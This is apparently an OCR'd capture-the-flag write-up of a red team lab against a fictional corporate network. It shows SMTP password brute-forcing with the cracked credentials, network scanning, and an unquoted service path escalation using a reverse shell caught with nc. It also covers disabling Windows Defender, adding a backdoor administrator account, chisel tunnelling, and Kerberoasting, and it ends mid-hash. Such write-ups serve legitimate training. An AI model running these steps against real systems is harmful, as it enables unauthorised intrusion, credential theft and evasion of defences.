
```
root@ip-10-10-94-56:~# hydra -L emails.txt -P pw.txt smtp://10.200.118.11
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpose

Hydra (http://www.thc.org/thc-hydra) starting at 2023-05-28 05:21:37
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pre
store
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8640 login tries (l:18/p:480), ~540 tries per task
[DATA] attacking smtp://10.200.118.11:25/
[STATUS] 889.00 tries/min, 889 tries in 00:01h, 7751 to do in 00:09h, 16 active
[25][smtp] host: 10.200.118.11   login: laura.wood@corp.thereserve.loc   password: Password1@
[STATUS] 1282.00 tries/min, 3846 tries in 00:03h, 4794 to do in 00:04h, 16 active
[25][smtp] host: 10.200.118.11   login: mohammad.ahmed@corp.thereserve.loc   password: Password1!
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-05-28 05:26:48
```

```
laura.wood@corp.thereserve.loc          Password1@
mohammad.ahmed@corp.thereserve.loc      Password1!
```

using these credentials, i can log into MailServer, at **mail.thereserve.loc,** add this to **/etc/hosts**

```
10.200.118.11    mail.thereserve.loc
```

Found a mail config on host: 10.200.118.13 **WEB** portal on **Settings** tab



username: svcOctober
password: ServicePassword1@
smtp port: 587
sender mail: svcOctober@corp.thereserve.loc


I collected all founded usernames, emails and passwords at one place to use it later.

Moving forward, i tried to scan **CORPDC - 10.200.118.102,** but it was not working, but i am able to scan the CORPDC from **VPN** host as we have SSH connection, to connect on Internal network from my attacking machine, i used proxy tunneling using socks4.


to setup proxychains, as it is pre-installed in kali linux.

```
vim /etc/proxychains4.conf
```

if not added then add a line: **socks4 127.0.0.1 9050** and save it.



after that, i can do SSH to VPN server with tag **-D** tunnel the traffic using port 9050




```
$ ssh -D 9050 ubuntu@10.200.118.12
```

now, i can scan any INTERNAL host or connect to it.

Scanned all hosts on network **10.200.118.0/32**

```
nmap -sC -sV 10.200.118.0/32 -vv
```

```
Nmap scan report for ip-10-200-118-11.eu-west-1.compute.internal (10.200.11
8.11)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be perfor
med
Host is up (0.00033s latency).
Not shown: 1197 closed ports
PORT     STATE SERVICE
```

```
22/tcp   open ssh
25/tcp   open smtp
80/tcp   open http
110/tcp  open pop3
135/tcp  open loc-srv
139/tcp  open netbios-ssn
143/tcp  open imap2
445/tcp  open microsoft-ds
587/tcp  open submission
3306/tcp open mysql
MAC Address: 02:CB:3B:EE:67:B5 (Unknown)

Nmap scan report for ip-10-200-118-12.eu-west-1.compute.internal (10.200.11
8.12)
Host is up (0.00029s latency).
Not shown: 1204 closed ports
PORT    STATE SERVICE
22/tcp   open ssh
80/tcp   open  http
1194/tcp open  openvpn
MAC Address: 02:75:C2:06:98:51 (Unknown)

Nmap scan report for ip-10-200-118-13.eu-west-1.compute.internal (10.200.11
8.13)
Host is up (0.0000070s latency).
Not shown: 1205 closed ports
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for ip-10-200-118-21.eu-west-1.compute.internal (10.200.11
8.21)
Host is up (0.00028s latency).
Not shown: 1203 filtered ports
PORT   STATE SERVICE
22/tcp  open  ssh
```

```
135/tcp open loc-srv
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 02:38:C4:89:8A:19 (Unknown)
Nmap scan report for ip-10-200-118-22.eu-west-1.compute.internal (10.200.11
8.22)
Host is up (0.00028s latency).
Not shown: 1203 filtered ports
PORT   STATE SERVICE
22/tcp open ssh
135/tcp open loc-srv
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 02:BA:44:0D:93:5F (Unknown)

Nmap scan report for ip-10-200-118-31.eu-west-1.compute.internal (10.200.11
8.31)
Host is up (0.00030s latency).
Not shown: 1203 filtered ports
PORT   STATE SERVICE
22/tcp open ssh
135/tcp open loc-srv
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 02:A6:25:C0:6D:91 (Unknown)

Nmap scan report for ip-10-200-118-32.eu-west-1.compute.internal (10.200.11
8.32)
Host is up (0.00029s latency).
Not shown: 1204 filtered ports
PORT   STATE SERVICE
22/tcp open ssh
135/tcp open loc-srv
139/tcp open netbios-ssn
MAC Address: 02:38:D0:C2:70:FF (Unknown)
```

```
Nmap scan report for ip-10-200-118-101.eu-west-1.compute.internal (10.200.11
8.101)
Host is up (0.00029s latency).
Not shown: 1197 filtered ports
PORT   STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
88/tcp  open  kerberos
135/tcp open  loc-srv
139/tcp open  netbios-ssn
389/tcp open  ldap
445/tcp open  microsoft-ds
464/tcp open  kpasswd
593/tcp open  unknown
636/tcp open  ldaps
MAC Address: 02:03:43:60:43:03 (Unknown)

Nmap scan report for ip-10-200-118-102.eu-west-1.compute.internal (10.200.1
18.102)
Host is up (0.00027s latency).
Not shown: 1197 filtered ports
PORT   STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
88/tcp  open  kerberos
135/tcp open  loc-srv
139/tcp open  netbios-ssn
389/tcp open  ldap
445/tcp open  microsoft-ds
464/tcp open  kpasswd
593/tcp open  unknown
636/tcp open  ldaps
MAC Address: 02:B0:CE:51:2C:E1 (Unknown)

Nmap scan report for ip-10-200-118-201.eu-west-1.compute.internal (10.200.1
18.201)
```

```
Host is up (0.00025s latency).
Not shown: 1204 closed ports
PORT   STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
MAC Address: 02:80:06:C5:36:45 (Unknown)

Nmap scan report for ip-10-200-118-250.eu-west-1.compute.internal (10.200.1
18.250)
Host is up (0.00041s latency).
Not shown: 1205 closed ports
PORT    STATE SERVICE
22/tcp   open  ssh
1194/tcp open  openvpn
MAC Address: 02:75:98:62:9A:A5 (Unknown)
```

Total live hosts found:

```
10.200.118.11   - WEB MAIL
10.200.118.12   - VPN
10.200.118.13   - WEB
10.200.118.21   - WRK1
10.200.118.22    - WRK2
10.200.118.31   - Server1
10.200.118.32   - Server2
10.200.118.101  - CORPDC
10.200.118.102   - UNKNOWN FOR NOW
10.200.118.201    - UNKNOWN FOR NOW
10.200.118.250 - E-CITIZEN PORTAL
```

Now, we have already gather Information about these HOSTS:

10.200.118.11, 10.200.118.12, 10.200.118.13 and 10.200.118.250


we have left:


10.200.118.21, 10.200.118.22, 10.200.118.31, 10.200.118.32, 10.200.118.101, 10.200.118.102 and 10.200.118.201

So, first I will scan 3 hosts using nmap and proxychains for detailed information;


```
proxychains nmap -sC -sV 10.200.118.21 10.200.118.22 10.200.118.31 -oN host-21-22-31-nmap.txt
```

I continued by turning my attention to the two new hosts to which the openvpn configuration file
pushed two static routes to me:
10.200.103.21 – WRK1
10.200.103.22 – WRK2
I started with nmap scans following the same procedure of the DMZ hosts by first doing a quick
portscan and then a script scan as well as version detection of the services (see Appendix).
Several ports were found open. Particularly interesting ports were RDP, SSH and SMB which could
give me access to the hosts in different ways.
Using xfreerdp I was able to establish a remote desktop session to both WRK1 and WRK2. At this
point I had established a foothold on Active Directory granting me the second flag of the challenge.





Looking at the security setting, I find Windows Defender to be enabled as well as the firewall.
Therefore unobfuscated enumeration scripts such as winpeas would be detected and would alert the
Blue Team. I started manual enumeration of the filesystem.
I found an interesting folder Called “Backup Service” in the root directory of “C:” that had another
folder inside of it called “Full Backup” that had an executable file in it called “backup.exe”:



I searched the services using “wmic” for and unquoted service path that might start this executable
and found one:

```
PS C:\Users\laura.wood> wmic service get name,pathname,displayname,startmode
DisplayName                                                 StartMode  Name                       PathName
AllJoyn Router Service                                      Manual     AJRouter                   C:\Windows\system
32\svchost.exe -k LocalServiceNetworkRestricted -p
Application Layer Gateway Service                           Manual     ALG                        C:\Windows\System
32\alg.exe
Amazon SSM Agent                                            Auto       AmazonSSMAgent             "C:\Program Files
\Amazon\SSM\amazon-ssm-agent.exe"
Application Identity                                        Manual     AppIDSvc                   C:\Windows\system
32\svchost.exe -k LocalServiceNetworkRestricted -p
Application Information                                     Manual     Appinfo                    C:\Windows\system
32\svchost.exe -k netsvcs -p
Application Management                                      Manual     AppMgmt                    C:\Windows\system
32\svchost.exe -k netsvcs -p
App Readiness                                               Manual     AppReadiness               C:\Windows\System
32\svchost.exe -k AppReadiness -p
Microsoft App-V Client                                      Disabled   AppVClient                 C:\Windows\system
32\AppVClient.exe
AppX Deployment Service (AppXSVC)                           Manual     AppXSvc                    C:\Windows\system
32\svchost.exe -k wsappx -p
Windows Audio Endpoint Builder                              Manual     AudioEndpointBuilder       C:\Windows\System
32\svchost.exe -k LocalSystemNetworkRestricted -p
Windows Audio                                               Manual     Audiosrv                   C:\Windows\System
32\svchost.exe -k LocalServiceNetworkRestricted -p
AWS Lite Guest Agent                                        Auto       AWSLiteAgent               "C:\Program Files
\Amazon\XenTools\LiteAgent.exe"
ActiveX Installer (AxInstSV)                                Disabled   AxInstSV                   C:\Windows\system
32\svchost.exe -k AxInstSVGroup
Backup                                                      Manual     Backup                     C:\Backup Service
\Full Backup\backup.exe
```

The service “Backup” will start the service but does not have the service path with spaces in quotes,
which makes it vulnerable to exploitation and granting us an escalation path (Service is executed by
NT Authority\System).
I searched the internet for a simple compilable reverse shell written in plain C that was not detected

by Windows Defender and found the following: GitHub - izenynn/c-reverse-shell: A reverse shell for
Windows and Linux written in C.
I then compiled a reverse shell with the instructions from the github repository and transferred it to
the host using a python webserver on my attacker machine and downloading it with Google Chrome
from WRK1.
I moved the reverse shell to “C:\Backup Service\Full.exe” (renamed the reverse shell to Full.exe)
I then started the service and caught the reverse-shell:

```
PS C:\Users\laura.wood> net start Backup
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.

PS C:\Users\laura.wood>
```

```
┌──(kali㉿kali)-[~/…/thm/redteamcapstonechallenge/notes/10.200.103.21 - WRK1]
└─$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [12.100.1.11] from (UNKNOWN) [10.200.103.21] 52739
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

This gave me administrative access on WRK1 allowing me to switch of Windows Defender and evade
AV Detections:

```
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $True
Set-MpPreference -DisableRealtimeMonitoring $True
PS C:\Windows\system32>
```


I implemented persistence mechanisms by creating a local Administrator account that would give me
access to the machine with elevated privileges in case the connection was lost using “net user” and
“net localgroup” commands.

```
PS C:\Windows\system32> net user Kesaya Passwd123! /add
net user Kesaya Passwd123! /add
The command completed successfully.

PS C:\Windows\system32> net localgroup Administrators Kesaya /add
net localgroup Administrators Kesaya /add
The command completed successfully.
```

At this point I have achieved “Administrative access to Corporate Division Tier 2 Infrastructure”
granting me Flag 4 of the challenge.

4. Full Compromise of CORP Domain

Having fully compromised a domain joined Machine, I decided to enumerate the Domain itself using
Bloodhound. I transferred the SharpHound injector to the machine using my python webserver and
chrome, and ran it collecting everything it can. (“.\SharpHound.exe -c All”)
I then transferred the collected Data back to my attacker machine and imported it into Bloodhound.
Looking at the results I found that there are several kerberoastable accounts:



To interact with the domain controller (CORPDC) directly from my attacker machine I set up a chisel
proxy and used tun2socks to create a local interface:


```
root@ip-10-200-103-12:/tmp# ./chisel client 10.50.99.39:8000 R:socks
```

```
┌──(kali㉿kali)-[~/Documents/thm/tools/Linux]
└─$ ./chisel server --port 8000 --reverse
2023/05/17 21:53:51 server: Reverse tunnelling enabled
2023/05/17 21:53:51 server: Fingerprint NZ8TfGSBkCnWJgVgIbqbD/8Dt7AV4rlXalHe1WcspwI=
2023/05/17 21:53:51 server: Listening on http://0.0.0.0:8000
2023/05/17 21:53:55 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ sudo ./tun2socks -device tun://tun1 -proxy socks5://127.0.0.1:1080
[sudo] password for kali:
INFO[0000] [STACK] tun://tun1 ⟷ socks5://127.0.0.1:1080
INFO[0206] [TCP] 10.0.2.15:57444 ⟷ 10.200.103.102:389
INFO[0234] [TCP] 10.0.2.15:54984 ⟷ 10.200.103.102:389
INFO[0234] [TCP] 10.0.2.15:33288 ⟷ 10.200.103.102:88
INFO[0234] [TCP] 10.0.2.15:33304 ⟷ 10.200.103.102:88
INFO[0235] [TCP] 10.0.2.15:33312 ⟷ 10.200.103.102:88
INFO[0235] [TCP] 10.0.2.15:33318 ⟷ 10.200.103.102:88
INFO[0235] [TCP] 10.0.2.15:33334 ⟷ 10.200.103.102:88
INFO[0236] [TCP] 10.0.2.15:33350 ⟷ 10.200.103.102:88
INFO[0236] [TCP] 10.0.2.15:33356 ⟷ 10.200.103.102:88
```

```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ sudo ip link set tun1 up

┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ sudo ip route add 10.200.103.102/32 dev tun1
```

I was then able to request the TGS's for the kerberoastable Services from the Domain Controller
using impacket-GetUserSPNs:



I saved the tickets which are encrypted with the service account's hash to a file called
"service_hashes" and ran hashcat against the file using my big password list I created earlier:

```
┌──(kali㉿kali)-[~/…/thm/redteamcapstonechallenge/notes/10.200.103.31 - Server1]
└─$ hashcat service_hashes ../General/password_candidates.txt
hashcat (v6.2.6) starting in autodetect mode
```

It cracked the service account's hash of svcScanning:

```
$krb5tgs$23$*svcScanning$CORP.THERESERVE.LOC$corp.thereserve.loc/svcScanning*$e6912e0431920c31a6b67bcc1de71de3$3b55248e6fcd23c267d221d15a4ce7a34e139ac08af3c83de5e161fac48223d2b9
796d34b25bd0e6fc4351773594fb66e4951f38320510b2812e347ff3f45116616ba5e3edb30895d2d9e44dc61d77d491e547830cbec4f24773e18aa1e93d6a9dc0814c087fda5ea76acbc7675f3588ea967deb8619554ae5ac
8b7528a3c17698f1610698fc04ee6101e6a5f8391699e99f78084c09fc99e5bf2d3a270c7d0923920c7084b3f267c687bf6c31e2fb1a314d4df03be30001d13b3bfd766b7c3cc66e938c43a6b8e453b325fccdfe7604f5b0e
d9b3729f5693dd97317636a5a8894b5437e7d5b6c471ffe82ff52cdf28d24fcc83de17a8b4f84c703e11a8f91f3696bf42111446955b2b7cb3357b502c0d496dfc840ceebf95b3faceda7832996b24098d65dc1b515b7ed45d
2bd695e18cdefc498ffd464c9dd965b2f5dc22324beb872d000677047271cb9a474706f11ff9646e198881bdf5137166281c20827177bdf8b59eaccb4371c52ce75919744459443585e138ee44a6c95c78c435787f863ffb7
1a482358a201372fdd722176668be95f0a7f5e92636f4d9fb57192d57bc840cc3fa0ee06f27ceb80db2ef1146afcf70c12a3f680f8fb5435d964377d8947ac754a78d7334177ac7ad9be35003734a0345dc22a9f56fa24af682
576a8331a7dbd7cbbfbef427b3919d36af6694176cd1062db1a67563f0481556aef1744e38626d64ec1db8a97e3b8c2bdda3fb2796c642bd9387687 07f4d927bafc02039c029db988dc685cd847161c308ebdc285eecea68c
d13fa91be1604dc28350ebb69bd7d0a8ffe5fb552e438342d96b8fb4802401bc926fb773e51d6646946faa76c27048350fd9d2435a7458ddda07efa157e3bcc9ea14143a927c7061a938ef46e76559f9ac1f678d3d2fac1989c
e5fd26bf3e6cb0318596555bd72747c88d8d6da2c57ee645431f51d86797e133814455fdd4641be1945c6e0c8769af16cfc94e007b75188e47863853733d3165aec87b476dc005fcc3c2dd6351849f3bb320924f0969e39aa2
